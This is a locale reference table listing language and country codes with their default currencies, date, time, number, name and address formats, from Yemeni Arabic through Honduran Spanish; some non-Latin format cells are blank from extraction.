Arabic (Yemen)	ar_YE	Yemen Riyal: YER	/ / : PM :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Armenian (Armenia)	hy_AM	Armenian Dram: AMD	02/28/2008 16:30	06:00	1234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Azerbaijani (Azerbaijan)	az_AZ	Azerbaijanian New Manat: AZN	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Basque (Spain)	eu_ES	Euro: EUR	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Belarusian (Belarus)	be_BY	Belarussian Ruble: BYR	28.2.2008 16.30	6.00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Bengali (Bangladesh)	bn_BD	Bangladesh Taka: BDT	/ / : PM :			Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Bosnian (Bosnia and Herzegovina)	bs_BA	Convertible Marks: BAM	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Bulgarian (Bulgaria)	bg_BG	Bulgarian Lev: BGN	02.28.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Burmese (Myanmar [Burma])	my_MM	Myanmar Kyat: MMK	/ / : :		, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Catalan (Spain, Euro)	ca_ES_EURO	Euro: EUR	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Catalan (Spain)	ca_ES	Euro: EUR	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Chinese (China, Pinyin Ordering)	zh_CN_PINYIN	Chinese Yuan: CNY	2008-2-28 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (China, Stroke Ordering)	zh_CN_STROKE	Chinese Yuan: CNY	2008-2-28 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1,

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Address Line 2
Chinese (China)	zh_CN	Chinese Yuan: CNY	2008-2-28 PM4:30	上午6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Hong Kong SAR China, Stroke Ordering)	zh_HK_STROKE	Hong Kong Dollar: HKD	2008 2 28 PM4:30	6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Hong Kong SAR China)	zh_HK	Hong Kong Dollar: HKD	2008 2 28 PM4:30	6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Macau SAR China)	zh_MO	Macau Pataca: MOP	2008 2 28 PM4:30	6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Singapore)	zh_SG	Singapore Dollar: SGD	28/02/2008 PM 04:30	06:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Chinese (Taiwan, Stroke Ordering)	zh_TW_STROKE	Taiwan Dollar: TWD	2008-2-28 PM 4:30	上午 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Chinese (Taiwan)	zh_TW	Taiwan Dollar: TWD	2008-2-28 PM 4:30	上午 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Croatian (Croatia)	hr_HR	Croatian Kuna: HRK	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Czech (Czech Republic)	cs_CZ	Czech Koruna: CZK	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Danish (Denmark)	da_DK	Danish Krone: DKK	28-02-2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Aruba)	nl_AW	Aruba Florin: AWG	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Belgium)	nl_BE	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dutch (Netherlands)	nl_NL	Euro: EUR	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Dutch (Suriname)	nl_SR	Surinam Dollar: SRD	28-2-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Dzongkha (Bhutan)	dz_BT	Bhutan Ngultrum: BTN	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Antigua and Barbuda)	en_AG	East Caribbean Dollar: XCD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Australia)	en_AU	Australian Dollar: AUD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Bahamas)	en_BS	Bahamian Dollar: BSD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Barbados)	en_BB	Barbados Dollar: BBD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Belize)	en_BZ	Belize Dollar: BZD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
English (Bermuda)	en_BM	Bermuda Dollar: BMD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Botswana)	en_BW	Botswana Pula: BWP	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Cameroon)	en_CM	CFA Franc (BEAC): XAF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Canada)	en_CA	Canadian Dollar: CAD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Cayman Islands)	en_KY	Cayman Islands Dollar: KYD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Eritrea)	en_ER	Eritrea Nakfa: ERN	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
English (Falkland Islands)	en_FK	Falkland Islands Pound: FKP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Fiji)	en_FJ	Fiji Dollar: FJD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Gambia)	en_GM	Gambian Dalasi: GMD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Ghana)	en_GH	Ghanaian Cedi: GHS	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Gibraltar)	en_GI	Gibraltar Pound: GIP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Guyana)	en_GY	Guyana Dollar: GYD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Hong Kong SAR China)	en_HK	Hong Kong Dollar: HKD	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
English (India)	en_IN	Indian Rupee: INR	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Indonesia)	en_ID	Indonesian Rupiah: IDR	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Ireland, Euro)	en_IE_EURO	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Ireland)	en_IE	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Jamaica)	en_JM	Jamaican Dollar: JMD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Kenya)	en_KE	Kenyan Shilling: KES	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Liberia)	en_LR	Liberian Dollar: LRD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
English (Madagascar)	en_MG	Malagasy Ariary: MGA	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Malawi)	en_MW	Malawi Kwacha: MWK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Malaysia)	en_MY	Malaysian Ringgit: MYR	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Mauritius)	en_MU	Mauritius Rupee: MUR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Namibia)	en_NA	Namibian Dollar: NAD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (New Zealand)	en_NZ	New Zealand Dollar: NZD	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
English (Nigeria)	en_NG	Nigerian Naira: NGN	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Pakistan)	en_PK	Pakistani Rupee: PKR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Papua New Guinea)	en_PG	Papua New Guinea Kina: PGK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Philippines)	en_PH	Philippine Peso: PHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Rwanda)	en_RW	Rwanda Franc: RWF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Saint Helena)	en_SH	St Helena Pound: SHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Samoa)	en_WS	Samoa Tala: WST	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
English (Seychelles)	en_SC	Seychelles Rupee: SCR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Sierra Leone)	en_SL	Sierra Leone Leone: SLL	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Singapore)	en_SG	Singapore Dollar: SGD	28/02/2008 16:30	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Sint Maarten (Dutch part))	en_SX	Neth Antilles Guilder: ANG	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Solomon Islands)	en_SB	Solomon Islands Dollar: SBD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (South Africa)	en_ZA	South African Rand: ZAR	2008/02/28 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Swaziland)	en_SZ	Swaziland Lilageni: SZL	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
English (Tanzania)	en_TZ	Tanzanian Shilling: TZS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Tonga)	en_TO	Tonga Pa'anga: TOP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Trinidad and Tobago)	en_TT	Trinidad&Tobago Dollar: TTD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (Uganda)	en_UG	Ugandan Shilling: UGX	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (United Kingdom)	en_GB	British Pound: GBP	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
English (United States)	en_US	U.S. Dollar: USD	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
English (Vanuatu)	en_VU	Vanuatu Vatu: VUV	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Estonian (Estonia)	et_EE	Euro: EUR	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Finnish (Finland, Euro)	fi_FI_EURO	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Finnish (Finland)	fi_FI	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Belgium)	fr_BE	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Canada)	fr_CA	Canadian Dollar: CAD	2008-02-28 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Comoros)	fr_KM	Comoros Franc: KMF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
French (France, Euro)	fr_FR_EURO	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (France)	fr_FR	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Guinea)	fr_GN	Guinea Franc: GNF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Haiti)	fr_HT	Haiti Gourde: HTG	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Luxembourg)	fr_LU	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Mauritania)	fr_MR	Mauritania Ougulya: MRO	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
French (Monaco)	fr_MC	Euro: EUR	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
French (Switzerland)	fr_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 City Country - State ZipCode
French (Wallis and Futuna)	fr_WF	Pacific Franc: XPF	28/02/2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Georgian (Georgia)	ka_GE	Georgia Lari: GEL	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
German (Austria, Euro)	de_AT_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Austria)	de_AT	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Germany, Euro)	de_DE_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Germany)	de_DE	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							State Country
German (Luxembourg, Euro)	de_LU_EURO	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Luxembourg)	de_LU	Euro: EUR	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
German (Switzerland)	de_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 ZipCode City State Country
Greek (Greece)	el_GR	Euro: EUR	28/2/2008 4:30 PM	6:00 πμ	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hebrew (Israel)	iw_IL	Israeli Shekel: ILS	16:30 28/02/2008	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hindi (India)	hi_IN	Indian Rupee: INR	/ / : PM	:	, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Hungarian (Hungary)	hu_HU	Hungarian Forint: HUF	2008.02.28. 16:30	6:00	1 234,56	LName FName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Icelandic (Iceland)	is_IS	Iceland Krona: ISK	28.2.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Indonesian (Indonesia)	in_ID	Indonesian Rupiah: IDR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Irish (Ireland)	ga_IE	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Italian (Italy)	it_IT	Euro: EUR	28/02/2008 16.30	6.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Italian (Switzerland)	it_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2 City Country - State ZipCode
Japanese (Japan)	ja_JP	Japanese Yen: JPY	2008/02/28 16:30	6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Kazakh (Kazakhstan)	kk_KZ	Kazakhstan Tenge: KZT	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Khmer (Cambodia)	km_KH	Cambodia Riel: KHR	28/2/2008, 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Kyrgyz (Kyrgyzstan)	ky_KG	Kyrgyzstan Som: KGS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Korean (North Korea)	ko_KP	North Korean Won: KPW	2008. 2. 28 PM 4:30	오전 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Korean (South Korea)	ko_KR	Korean Won: KRW	2008. 2. 28 PM 4:30	오전 6:00	1,234.56	LName FName	Country ZipCode State City Address Line 1, Address Line 2
Lao (Laos)	lo_LA	Lao Kip: LAK	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Latvian (Latvia)	lv_LV	Euro: EUR	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Lithuanian (Lithuania)	lt_LT	Euro: EUR	2008.2.28 16.30	06.00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
Luba-Katanga (Congo - Kinshasa)	lu_CD	Franc Congolais: CDF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Luxembourgish (Luxembourg)	lb_LU	Euro: EUR	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Macedonian (Macedonia)	mk_MK	Macedonian Denar: MKD	28.2.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Malay (Brunei)	ms_BN	Brunei Dollar: BND	28/02/2008 4:30 PM	6:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Malay (Malaysia)	ms_MY	Malaysian Ringgit: MYR	28/02/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Maltese (Malta)	mt_MT	Euro: EUR	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Nepali (Nepal)	ne_NP	Nepalese Rupee: NPR	- - :	:	, .	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Norwegian (Norway)	no_NO	Norwegian Krone: NOK	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Pashto (Afghanistan)	ps_AF	Afghanistan Afghani (New): AFN	: / /	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Persian (Iran)	fa_IR	Iranian Rial: IRR	: / /	:		Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Polish (Poland)	pl_PL	Polish Zloty: PLN	28.02.2008 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Angola)	pt_AO	Angola Kwanza: AOA	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Brazil)	pt_BR	Brazilian Real: BRL	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Portuguese (Cape Verde)	pt_CV	Cape Verde Escudo: CVE	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Mozambique)	pt_MZ	Mozambique New Metical: MZN	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (Portugal)	pt_PT	Euro: EUR	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Portuguese (São Tomé and Príncipe)	pt_ST	Sao Tome Dobra: STD	28-02-2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romanian (Moldova)	ro_MD	Moldovan Leu: MDL	28.02.2008, 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romanian (Romania)	ro_RO	Romanian Leu (New): RON	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Romansh (Switzerland)	rm_CH	Swiss Franc: CHF	28.02.2008 16:30	06:00	1'234.56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City Country - State ZipCode
Rundi (Burundi)	rn_BI	Burundi Franc: BIF	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Russian (Russia)	ru_RU	Russian Rouble: RUB	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Serbian (Bosnia and Herzegovina)	sr_BA	Convertible Marks: BAM	2008-02-28 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Serbian (Serbia)	sr_RS	Serbian Dinar: RSD	28.2.2008. 16.30	06.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Serbian (Serbia and Montenegro)	sr_CS	Serbian Dinar: CSD	28.2.2008. 16.30	06.00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Serbo-Croatian (Bosnia and Herzegovina)	sh_BA	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Serbo-Croatian (Montenegro)	sh_ME	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Serbo-Croatian (Serbia and Montenegro)	sh_CS	U.S. Dollar: USD	28.02.2008. 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Slovak (Slovakia)	sk_SK	Euro: EUR	28.2.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Slovenian (Slovenia)	sl_SI	Euro: EUR	28.2.2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Somali (Djibouti)	so_DJ	Djibouti Franc: DJF	28/02/2008 4:30 PM	6:00 sn.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Somali (Somalia)	so_SO	Somali Shilling: SOS	28/02/2008 4:30 PM	6:00 sn.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Argentina)	es_AR	Argentine Peso: ARS	28/02/2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Spanish (Bolivia)	es_BO	Bolivian Boliviano: BOB	28-02-2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Chile)	es_CL	Chilean Peso: CLP	28-02-2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Colombia)	es_CO	Colombian Peso: COP	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Costa Rica)	es_CR	Costa Rica Colon: CRC	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Cuba)	es_CU	Cuban Peso: CUP	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Dominican Republic)	es_DO	Dominican Peso: DOP	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Ecuador)	es_EC	U.S. Dollar: USD	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
Spanish (El Salvador)	es_SV	El Salvador Colon: SVC	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Guatemala)	es_GT	Guatemala Quetzal: GTQ	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Honduras)	es_HN	Honduras Lempira: HNL	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
